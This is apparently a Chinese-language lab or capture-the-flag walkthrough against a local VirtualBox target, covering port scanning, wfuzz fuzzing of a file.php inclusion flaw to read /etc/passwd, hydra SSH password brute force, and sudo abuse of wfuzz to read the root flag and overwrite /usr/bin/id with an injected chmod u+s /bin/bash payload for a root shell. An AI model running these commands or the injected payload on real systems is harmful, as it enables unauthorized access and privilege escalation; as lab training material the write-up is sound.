
靶机ip：192.168.56.209

端口探测：

```
# ./rustscan -a 192.168.56.209
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.209:22
Open 192.168.56.209:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-08 01:05 EST
Initiating ARP Ping Scan at 01:05
Scanning 192.168.56.209 [1 port]
Completed ARP Ping Scan at 01:05, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:05
Completed Parallel DNS resolution of 1 host. at 01:05, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 01:05
Scanning 192.168.56.209 (192.168.56.209) [2 ports]
Discovered open port 80/tcp on 192.168.56.209
Discovered open port 22/tcp on 192.168.56.209
Completed SYN Stealth Scan at 01:05, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.56.209 (192.168.56.209)
Host is up, received arp-response (0.00078s latency).
Scanned at 2026-01-08 01:05:20 EST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:6C:94:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

访问80端口，看到的是rockyou的字典介绍。




dirsearch扫描发现file.php,这里按以往的靶机经验猜测有参数，可能就是文件名本身。

```
[01:06:55] 403 -  279B  - /.ht_wsr.txt
[01:06:55] 403 -  279B  - /.htaccess.bak1
[01:06:55] 403 -  279B  - /.htaccess.orig
[01:06:55] 403 -  279B  - /.htaccess.sample
[01:06:55] 403 -  279B  - /.htaccess.save
[01:06:55] 403 -  279B  - /.htaccess_orig
[01:06:55] 403 -  279B  - /.htaccess_extra
[01:06:55] 403 -  279B  - /.htaccessBAK
[01:06:55] 403 -  279B  - /.htaccess_sc
[01:06:55] 403 -  279B  - /.htaccessOLD
[01:06:55] 403 -  279B  - /.htaccessOLD2
[01:06:55] 403 -  279B  - /.htm
[01:06:55] 403 -  279B  - /.html
[01:06:55] 403 -  279B  - /.htpasswd_test
[01:06:55] 403 -  279B  - /.htpasswds
[01:06:55] 403 -  279B  - /.httr-oauth
[01:06:55] 403 -  279B  - /.php
[01:07:04] 200 -    0B  - /file.php
[01:07:11] 403 -  279B  - /server-status
[01:07:11] 403 -  279B  - /server-status/
```

wfuzz爆破一手

```
wfuzz -c \
  -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt \
  --hh 0 \
  "http://192.168.56.209/file.php?file=FUZZ"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
```

```
 /usr/lib/python3/dist-packages/wfuzz/helpers/file_func.py:4:
UserWarning:pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.209/file.php?file=FUZZ
Total requests: 929

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000257:   200        26 L     38 W       1386 Ch     "/etc/passwd"


Total time: 0
Processed Requests: 929
Filtered Requests: 928
Requests/sec.: 0
```



得到用户tao，结合前端页面的提示，用hydra爆破。

```
hydra -l tao -P techyou.txt 192.168.56.209 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-08
01:13:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries
(l:1/p:10000), ~625 tries per task
[DATA] attacking ssh://192.168.56.209:22/
[22][ssh] host: 192.168.56.209   login: tao   password: rockyou
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete
until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-08
01:13:21
```

用tao的身份登录，发现我们可以免密执行两个命令。

```
tao@111:~$ sudo -l
Matching Defaults entries for tao on 111:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tao may run the following commands on 111:
    (ALL) NOPASSWD: /usr/bin/wfuzz
    (ALL) NOPASSWD: /usr/bin/id
```


wfuzz可以直接读到rootflag

```
bash-5.0# sudo wfuzz -c -w /root/root.txt http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000001:   404        9 L      31 W       271 Ch      "flag{root-
9bbd7af2a042a901b92dc203b3896621}"
```

```
Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

如果想提权的话，可以利用wfuzz的写入命令，因为我们可以控制id，所以可以任意写入想执行的命令让id来执行。

（这里一开始想直接加一个用户结果把靶机搞崩了……）




```
tao@111:~$ sudo /usr/bin/wfuzz -c -z list,'";chmod${IFS}u+s${IFS}/bin/bash;echo"'
-f /usr/bin/id http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

000000001:   404        9 L      31 W       271 Ch
"";chmod${IFS}u+s${IFS}/bin/bash;echo""


Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0

tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
/usr/bin/id: 3: /usr/bin/id:
=====================================================================: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id:
=====================================================================: not found
/usr/bin/id: 6: /usr/bin/id: 00001:: not found

/usr/bin/id: 8: /usr/bin/id: Total: not found
/usr/bin/id: 9: /usr/bin/id: Processed: not found
/usr/bin/id: 10: /usr/bin/id: Filtered: not found
```

```
/usr/bin/id: 11: /usr/bin/id: Requests/sec.:: not found
tao@111:~$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

需要注意的是，wfuzz会识别空格，所以需要用`${IFS}`构造。

```
bash-5.0# whoami
root
bash-5.0#
```